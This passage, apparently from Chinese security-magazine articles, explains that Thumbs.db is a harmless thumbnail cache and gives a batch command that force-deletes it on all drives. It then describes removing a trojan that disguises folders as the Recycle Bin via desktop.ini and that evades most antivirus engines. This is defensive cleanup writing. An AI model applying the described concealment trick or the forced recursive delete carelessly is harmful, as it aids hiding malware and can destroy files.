进行系统进程的查看，就可以看到可疑模块已经全部消失了，如图7。

我在网络上查询此病毒的查杀方法时，看到很多地方介绍说还要删除 THUMBS.DB 文件，其实 Thumbs.db 是一个用于 Microsoft WindowsXP 或 macos x 缓存缩略图的数据库文件，Thumbs.db 保存在每一个包含图片或照片的目录中。




图7

小知识：Thumbs.db是什么文件

Thumbs.db文件是一个数据库，里面保存了这个目录下所有图像文件的缩略图（格式为jpeg），Thumbs.db文件可以缓存图像文件的格式包括jpeg、bmp、gif、tif、pdf和htm。当以缩略图查看时（展示一幅图片或电影胶片），就会生成一个Thumbs.db文件。它一般可以在带有图片的文件夹中找到，其体积随着文件夹中图片数量的增加而增大。

要想不使用它的话，我们可以进行如下的操作：打开“我的电脑”－选择“工具栏”－“文件夹选项”，点击“查看”选项，勾选“不缓存缩略图”，最后确定就可以了。

删除Thumbs.db的方法如下：

1、利用系统的搜索功能把所有的Thumbs.db文件找出来然后删除掉。

2、还可以使用批处理删除：新建一个文本文档，输入**FOR %%a IN（C：D：E：F：G：H：I：J：K：L：M：N：O：P：Q：R：S：T：U：V：W：X：Y：Z：）DO DEL /f/s/q/a %%a\Thumbs.db**这句命令，将文件另存为DelThumbs.cmd，执行后就可以将硬盘中的所有Thumdb文件删除掉了。

事实上，这个THUMB.DB文件和病毒并没有任何联系，网上传闻的“病毒通过THUMB.DB来自启动”更是天方夜谭，其实使用一款结构化存储浏览器就可以清楚的看到THUMB.DB文件是图片数据＋一些二进制数据的混合体了，如图8。




图8

（文章中涉及到的WSYSCHECK、金山系统急救箱、山寨猫癣下载器专杀工具、结构化存储浏览器，已经收录在了光盘中）

文章难易度：☆☆
文章阅读点：对一个利用desktop.ini而将自己变成回收站的木马的清除过程

wsyscheck手刃最新木马群

swan

自从黑客X档案公布了将木马隐藏在回收站的方法来躲避杀毒软件的查杀后，许多木马和病毒就也喜欢上了它，前几天我电脑上感染的这个木马就是如此，在各个盘的根目录下都生成了autorun.inf和Recycled，利用desktop.ini将自己变成了回收站。当我们点击它的时候，它显示的是回收站，如图1，但里面却包含有病毒，如果想使用杀毒软件查杀的话，则根本就不可能！




图1

我们运行wsyscheck，打开它的进程管理，可以看到里面有一个rundll32.exe，它的镜像地址是C：\autorun.inf\rundll32.exe，如图2。直接打开C：\autorun.inf是不能进入此文件夹的，但既然对方是使用desktop.ini来转变成回收站的，那我们就直接把这个文件删除掉，这样就可以恢复本来的面貌了，具体的删除操作就是在wsyscheck的“文件管理”中进行，在此略过！

删除desktop.ini文件后我们再来打开C：\autorun.inf，看看里面是否“别有洞天”，如图3，从图中可以看到进程里的那个rundll32.exe，为了能够迷惑用户以及避免用户把恢复原样的文件夹删除，此病毒还特地建立了一个名为“文件免疫.”的文件夹。




图2




图3

结束rundll32.exe的进程后删除木马，但当我查看端口时却发现还有可疑的外部IP地址在连接我的电脑，我这才想起C盘里还有个Recycled回收站呢，同样删除其目录下的desktop.ini，如图4。

目录里包含了之前的rundll32.exe，还有很多以fne为后缀的文件，不知道是啥东西，但当我进入文件夹的时候终于明白了，如图5。原来这是一个使用易语言编写的病毒，我顺便把它们上传到了世界杀毒网来看看它的免杀效果如何，几乎可以过全部的杀毒软件，但过不了瑞星，因为在瑞星的论坛上已经截获了这个病毒的样本！

